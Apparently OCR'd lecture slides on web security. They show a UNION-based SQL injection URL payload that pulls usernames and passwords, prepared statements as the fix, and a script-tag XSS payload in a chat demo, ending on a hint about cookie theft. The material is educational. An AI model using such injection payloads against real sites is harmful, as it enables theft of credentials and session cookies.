
(comment mark)

p.s. the mark may be different
in different database systems

http://mywebsite.com/posts?id=**-1 UNION SELECT username, password FROM users --**

```
SELECT title, message FROM posts
        WHERE id = -1 UNION SELECT username, password
        FROM users -- AND msg_type = 'public'
```

It becomes comments



WTF

Live Demo

https://github.com/SLMT/very-secure-website

The **core** problem is:

The clients' inputs may be treated as SQL keywords

Prepare Statements !!

```
function get(username, password) {
    const sql = `
        SELECT * FROM users
        WHERE username = '$<username>' AND password = '$<password>'
    `;
    return db.any(sql, {username, password});
}
```

Your data go here

More Information


- What you just saw is a kind of syntax provided by pg-promise

- You can learn more information about prepared statements on their documents:

    - https://github.com/vitaly-t/pg-promise/wiki/Learn-by-Example#prepared-statements

Cross-Site Scripting (XSS)

Scenario 1



User: SLMT

Steam winter sale starts !!

User: MIT Bro

My wallet is ready !!

User: SLMT

Steam winter sale starts !!

User: MIT Bro

My wallet is ready !!

```
<script>alert(“meow”);</script>
```

User: SLMT


Steam winter sale starts !!

User: MIT Bro

My wallet is ready !!

User: SLMT

<script>alert(“meow”);</script>



User: SLMT


Steam winter sale starts !!


User:

M

meow

User: SLMT





But it is just a prank

How can a bad guy use it ?

Yummy !

Cookie is stored in client-side.
It usually contains some sensitive data.

